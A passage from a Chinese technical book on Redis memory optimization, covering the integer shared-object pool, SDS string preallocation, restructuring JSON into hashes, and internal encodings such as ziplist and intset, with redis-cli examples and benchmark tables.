综上所述，共享对象池与maxmemory+LRU策略冲突，使用时需要注意。对于ziplist编码的值对象，即使内部数据为整数也无法使用共享对象

池，因为ziplist使用压缩且内存连续的结构，对象共享判断成本过高，ziplist编码细节后面内容详细说明。

为什么只有整数对象池？

首先整数对象池复用的几率最大，其次对象共享的一个关键操作就是判断相等性，Redis之所以只有整数对象池，是因为整数比较算法时间复杂度为 $O(1)$ ，只保留一万个整数为了防止对象池浪费。如果是字符串判断相等性，时间复杂度变为 $O(n)$ ，特别是长字符串更消耗性能（浮点数在Redis内部使用字符串存储）。对于更复杂的数据结构如hash、list等，相等性判断需要 $O(n^2)$ 。对于单线程的Redis来说，这样的开销显然不合理，因此Redis只保留整数共享对象池。

8.3.4 字符串优化

字符串对象是Redis内部最常用的数据类型。所有的键都是字符串类型，值对象数据除了整数之外都使用字符串存储。比如执行命令：lpush cache: type"redis""memcache""tair""levelDB"，Redis首先创建"cache: type"键字符串，然后创建链表对象，链表对象内再包含四个字符串对象，排除Redis内部用到的字符串对象之外至少创建5个字符串对象。可见字符串对象在Redis内部使用非常广泛，因此深刻理解Redis字符串对于内存优化非常有帮助。

1. 字符串结构

Redis没有采用原生C语言的字符串类型而是自己实现了字符串结构，内部简单动态字符串（simple dynamic string, SDS）。结构如图8-9所示。




图8-9 字符串结构体SDS

Redis自身实现的字符串结构有如下特点：

- O (1) 时间复杂度获取：字符串长度、已用长度、未用长度。
- 可用于保存字节数组，支持安全的二进制数据存储。
- 内部实现空间预分配机制，降低内存再分配次数。
- 惰性删除机制，字符串缩减后的空间不释放，作为预分配空间保留。

2. 预分配机制

因为字符串（SDS）存在预分配机制，日常开发中要小心预分配带来的内存浪费，例如表8-3的测试用例。

表8-3 字符串内存预分配测试

阶段	数据量	操作说明	命令	key 大小	value 大小	used_mem	used_memory_rss	mem_fragmentation_ratio
阶段 1	200w	新插入 200w 数据	set	20 字节	60 字节	321.98MB	331.44MB	1.02
阶段 2	200w	在阶段 1 上每个对象追加 60 字节数据	append	20 字节	60 字节	657.67MB	752.80MB	1.14
阶段 3	200w	重新插入 200w 数据	set	20 字节	120 字节	474.56MB	482.45MB	1.02

从测试数据可以看出，同样的数据追加后内存消耗非常严重，下面我们结合图来分析这一现象。阶段1每个字符串对象空间占用如图8-10所示。




图8-10 阶段1字符串对象内存占用

阶段1插入新的字符串后，free字段保留空间为0，总占用空间=实际占用空间+1字节，最后1字节保存‘\0’标示结尾，这里忽略int类型len和free字段消耗的8字节。在阶段1原有字符串上追加60字节数据空间占用如图8-11所示。




图8-11 阶段2追加60字节字符串对象占用内存情况

追加操作后字符串对象预分配了一倍容量作为预留空间，而且大量追加操作需要内存重新分配，造成内存碎片率（mem_fragmentation_ratio）上升。直接插入与阶段2相同数据的空间占用，如图8-12所示。




图8-12 与阶段2相同数据的字符串空间占用

阶段3直接插入同等数据后，相比阶段2节省了每个字符串对象预分配的空间，同时降低了碎片率。

字符串之所以采用预分配的方式是防止修改操作需要不断重分配内存和字节数据拷贝。但同样也会造成内存的浪费。字符串预分配每次并不都是翻倍扩容，空间预分配规则如下：

- 1) 第一次创建len属性等于数据实际大小，free等于0，不做预分配。
- 2) 修改后如果已有free空间不够且数据小于1M，每次预分配一倍容量。如原有len=60byte, free=0, 再追加60byte, 预分配120byte, 总占用空间：60byte+60byte+120byte+1byte。
- 3) 修改后如果已有free空间不够且数据大于1MB，每次预分配1MB数据。如原有len=30MB, free=0, 当再追加100byte, 预分配1MB, 总占用空间：1MB+100byte+1MB+1byte。



尽量减少字符串频繁修改操作如append、setrange，改为直接使用set修改字符串，降低预分配带来的内存浪费和内存碎片化。

3.字符串重构

字符串重构：指不一定把每份数据作为字符串整体存储，像json这样的数据可以使用hash结构，使用二级结构存储也能帮我们节省内存。同时可以使用hmget、hmset命令支持字段的部分读取修改，而不用每次整体存取。例如下面的json数据：

```
{  
    "vid": "413368768",  
    "title": "搜狐屌丝男士",  
    "videoAlbumPic": "http://photocdn.sohu.com/60160518/vrsa_ver8400079_ae433_pi·  
    "pid": "6494271",  
    "type": "1024",  
    "playlist": "6494271",  
    "playTime": "468"  
}
```

分别使用字符串和hash结构测试内存表现，如表8-4所示。

表8-4 测试内存表现

数据量	key	存储类型	value	配置	used_mem
200W	20字节	string	json字符串	默认	612.62M
200W	20字节	hash	key-value对	默认	1.88GB
200W	20字节	hash	key-value对	hash-max-ziplist-value:66	535.60M

根据测试结果，第一次默认配置下使用hash类型，内存消耗不但没有降低反而比字符串存储多出2倍，而调整hash-max-ziplist-value=66之后内存降低为535.60M。因为json的videoAlbumPic属性长度是65，而hash-max-ziplist-value默认值是64，Redis采用hashtable编码方式，反而消耗了大量内存。调整配置后hash类型内部编码方式变为ziplist，相比字符串更省内存且支持属

性的部分操作。下一节将具体介绍ziplist编码优化细节。

8.3.5 编码优化

1. 了解编码

Redis对外提供了string、list、hash、set、zset等类型，但是Redis内部针对不同类型存在编码的概念，所谓编码就是具体使用哪种底层数据结构来实现。编码不同将直接影响数据的内存占用和读写效率。使用object encoding{key}命令获取编码类型。如下所示：

```
redis> set str:1 hello
OK
redis> object encoding str:1
"embstr"           // embstr编码字符串
redis> lpush list:1 1 2 3
(integer) 3
redis> object encoding list:1
"ziplist"          // ziplist编码列表
```

Redis针对每种数据类型（type）可以采用至少两种编码方式来实现，表8-5表示type和encoding的对应关系。

表8-5 type和encoding对应关系表

类型	编码方式	数据结构
string	raw	动态字符串编码
	embstr	优化内存分配的字符串编码
	int	整数编码
hash	hashtable	散列表编码
	ziplist	压缩列表编码
list	linkedlist	双向链表编码
	ziplist	压缩列表编码
	quicklist	3.2版本新的列表编码
set	hashtable	散列表编码
	intset	整数集合编码
zset	skiplist	跳跃表编码
	ziplist	压缩列表编码

了解编码和类型对应关系之后，我们不禁疑惑Redis为什么对一种数据结构实现多种编码方式？

主要是Redis作者想通过不同编码实现效率和空间的平衡。比如当我们的存储只有10个元素的列表，当使用双向链表数据结构时，必然需要维护大量的内部字段如每个元素需要：前置指针，后置指针，数据指针等，造成空间浪费，如果采用连续内存结构的压缩列表（ziplist），将会节省大量内存，而由于数据长度较小，存取操作时间复杂度即使为O（n²）性能也可满足需求。

2. 控制编码类型

编码类型转换在Redis写入数据时自动完成，这个转换过程是不可逆的，转换规则只能从小内存编码向大内存编码转换。例如：

```
redis> lpush list:1 a b c d
(integer) 4      // 存储4个元素
redis> object encoding list:1
"ziplist"         // 采用ziplist压缩列表编码
redis> config set list-max-ziplist-entries 4
OK              // 设置列表类型ziplist编码最大允许4个元素
redis> lpush list:1 e
(integer) 5      // 写入第5个元素e
redis> object encoding list:1
"linkedlist"     // 编码类型转换为链表
redis> rpop list:1
"a"              // 弹出元素a
redis> llen list:1
(integer) 4      // 列表此时有4个元素
redis> object encoding list:1
"linkedlist"     // 编码类型依然为链表，未做编码回退
```

以上命令体现了list类型编码的转换过程，其中Redis之所以不支持编码回退，主要是数据增删频繁时，数据向压缩编码转换非常消耗CPU，得不偿失。以上示例用到了list-max-ziplist-entries参数，这个参数用来决定列表长度在多少范围内使用ziplist编码。当然还有其他参数控制各种数据类型的编

码，如表8-6所示。

表8-6 hash、list、set、zset内部编码配置

类 型	编 码	决定条件
hash	ziplist	满足所有条件： value 最大空间（字节）<=hash-max-ziplist-value field 个数 <=hash-max-ziplist-entries
	hashtable	满足任意条件： value 最大空间（字节）>hash-max-ziplist-value field 个数 >hash-max-ziplist-entries
list	ziplist	满足所有条件： value 最大空间（字节）<=list-max-ziplist-value 链表长度 <=list-max-ziplist-entries
	linkedlist	满足任意条件 value 最大空间（字节）>list-max-ziplist-value 链表长度 >list-max-ziplist-entries
	quicklist	3.2 版本新编码： 废弃 list-max-ziplist-entries 和 list-max-ziplist-entries 配置 使用新配置： list-max-ziplist-size：表示最大压缩空间或长度 最大空间使用 [-5-1] 范围配置，默认 -2 表示 8KB 正整数表示最大压缩长度 list-compress-depth：表示最大压缩深度，默认 =0 不压缩
set	intset	满足所有条件： 元素必须为整数 集合长度 <=set-max-intset-entries
	hashtable	满足任意条件 元素非整数类型 集合长度 >hash-max-ziplist-entries

(续)

类 型	编 码	决定条件
zset	ziplist	满足所有条件： value 最大空间（字节）<=zset-max-ziplist-value 有序集合长度 <=zset-max-ziplist-entries
	skiplist	满足任意条件 value 最大空间（字节）>zset-max-ziplist-value 有序集合长度 >zset-max-ziplist-entries

掌握编码转换机制，对我们通过编码来优化内存使用非常有帮助。下面以hash类型为例，介绍编码转换的运行流程，如图8-13所示。




图8-13 编码转换流程

理解编码转换流程和相关配置之后，可以使用`config set`命令设置编码相关参数来满足使用压缩编码的条件。对于已经采用非压缩编码类型的数据如`hashtable`、`linkedlist`等，设置参数后即使数据满足压缩编码条件，Redis也不会做转换，需要重启Redis重新加载数据才能完成转换。

3.ziplist编码

ziplist编码主要目的是为了节约内存，因此所有数据都是采用线性连续的内存结构。ziplist编码是应用范围最广的一种，可以分别作为hash、list、zset类型的底层数据结构实现。首先从ziplist编码结构开始分析，它的内部结构类似这样：<zbytes><ztail><llen><entry-1><entry-2><...><entry-n><zlen>。一个ziplist可以包含多个entry（元素），每个entry保存具体的数据（整数或者字节数组），内部结构如图8-14所示。




图8-14 ziplist内部结构

ziplist结构字段含义：

- 1) **zbytes**: 记录整个压缩列表所占字节长度，方便重新调整ziplist空间。类型是int-32，长度为4字节。
- 2) **ztail**: 记录距离尾节点的偏移量，方便尾节点弹出操作。类型是int-32，长度为4字节。

3) zllen: 记录压缩链表节点数量，当长度超过216-2时需要遍历整个列表获取长度，一般很少见。类型是int-16，长度为2字节。

4) entry: 记录具体的节点，长度根据实际存储的数据而定。

a) prev_entry_bytes_length: 记录前一个节点所占空间，用于快速定位上一个节点，可实现列表反向迭代。

b) encoding: 标示当前节点编码和长度，前两位表示编码类型：字符串/整数，其余位表示数据长度。

c) contents: 保存节点的值，针对实际数据长度做内存占用优化。

5) zend: 记录列表结尾，占用一个字节。

根据以上对ziplist字段说明，可以分析出该数据结构特点如下：

- 内部表现为数据紧凑排列的一块连续内存数组。

- 可以模拟双向链表结构，以O(1)时间复杂度入队和出队。

- 新增删除操作涉及内存重新分配或释放，加大了操作的复杂性。

- 读写操作涉及复杂的指针移动，最坏时间复杂度为O(n²)。

- 适合存储小对象和长度有限的数据。

下面通过测试展示ziplist编码在不同类型中内存和速度的表现，如表8-7所示。

表8-7 ziplist在hash, list, zset内存和速度测试

类型	数据量	key 总数量	长度	value 大小	普通编码内存量 / 平均耗时	压缩编码内存量 / 平均耗时	内存降低比例	耗时增长倍数
hash	100 万	1 千	1 千	36 字节	103.37M/0.84 微秒	43.83M/13.24 微秒	57.5%	15 倍
list	100 万	1 千	1 千	36 字节	92.46M/2.04 微秒	39.92M/5.45 微秒	56.8%	2.5 倍
zset	100 万	1 千	1 千	36 字节	151.84M/1.85 微秒	43.83M/77.88 微秒	71%	42 倍

测试数据采用100W个36字节数据，划分为1000个键，每个类型长度统一为1000。从测试结果可以看出：

- 1) 使用ziplist可以分别作为hash、list、zset数据类型实现。
- 2) 使用ziplist编码类型可以大幅降低内存占用。
- 3) ziplist实现的数据类型相比原生结构，命令操作更加耗时，不同类型耗时排序：list<hash<zset。

ziplist压缩编码的性能表现跟值长度和元素个数密切相关，正因为如此Redis提供了{type}-max-ziplist-value和{type}-max-ziplist-entries相关参数来做控制ziplist编码转换。最后再次强调使用ziplist压缩编码的原则：追求空间和时间的平衡。



开发提示

针对性能要求较高的场景使用ziplist，建议长度不要超过1000，每个元素大小控制在512字节以内。

命令平均耗时使用info Commandstats命令获取，包含每个命令调用次数、总耗时、平均耗时，单位为微秒。

4.intset编码

intset编码是集合（set）类型编码的一种，内部表现为存储有序、不重复的整数集。当集合只包含整数且长度不超过set-max-intset-entries配置时被启用。执行以下命令查看intset表现：

```
redis> sadd set:test 3 4 2 6 8 9 2
(integer) 6                                // 乱序写入6个整数
Redis> object encoding set:test
"intset"                                     // 使用intset编码
Redis> smembers set:test
"2" "3" "4" "6" "8" "9"                     // 排序输出整数结合
redis> config set set-max-intset-entries 6
OK                                         // 设置intset最大允许整数长度
redis> sadd set:test 5
(integer) 1                                // 写入第7个整数 5
redis> object encoding set:test
"hashtable"                                  // 编码变为hashtable
redis> smembers set:test
"8" "3" "5" "9" "4" "2" "6"                 // 乱序输出
```

以上命令可以看出intset对写入整数进行排序，通过 $O(\log(n))$ 时间复杂度实现查找和去重操作，intset编码结构如图8-15所示。




图8-15 intset内部结构

intset的字段结构含义：

- 1) `encoding`: 整数表示类型，根据集合内最长整数值确定类型，整数类型划分为三种：int-16、int-32、int-64。
- 2) `length`: 表示集合元素个数。
- 3) `contents`: 整数数组，按从小到大顺序保存。

intset保存的整数类型根据长度划分，当保存的整数超出当前类型时，将会触发自动升级操作且升级后不再做回退。升级操作将会导致重新申请内存空间，把原有数据按转换类型后拷贝到新数组。



使用intset编码的集合时，尽量保持整数范围一致，如都在int-16范围内。防止个别大整数触发集合升级操作，产生内存浪费。

下面通过测试查看ziplist编码的集合内存和速度表现，如表8-8所示。

表8-8 ziplist编码在set下内存和速度表现

数据量	key 大小	value 大小	编码	集合长度	内存量	内存降低比例	平均耗时
100w	20 字节	7 字节	hashtable	1 千	61.97MB	---	0.78 毫秒
100w	20 字节	7 字节	intset	1 千	4.77MB	92.6%	0.51 毫秒
100w	20 字节	7 字节	ziplist	1 千	8.67MB	86.2%	13.12 毫秒

根据以上测试结果发现intset表现非常好，同样的数据内存占用只有不到hashtable编码的十分之一。intset数据结构插入命令复杂度为O (n)，查询命令为O (log (n))，由于整数占用空间非常小，所以在集合长度可控的基础上，写入命令执行速度也会非常快，因此当使用整数集合时尽量使用intset编码。表8-8测试第三行把ziplist-hash类型也放入其中，主要因为intset编码必须存储整数，当集合内保存非整数数据时，无法使用intset实现内存优化。这时可以使用ziplist-hash类型对象模拟集合类型，hash的field当作集合中的元素，value设置为1字节占位符即可。使用ziplist编码的hash类型依然比使用hashtable编码的集合节省大量内存。

8.3.6 控制键的数量

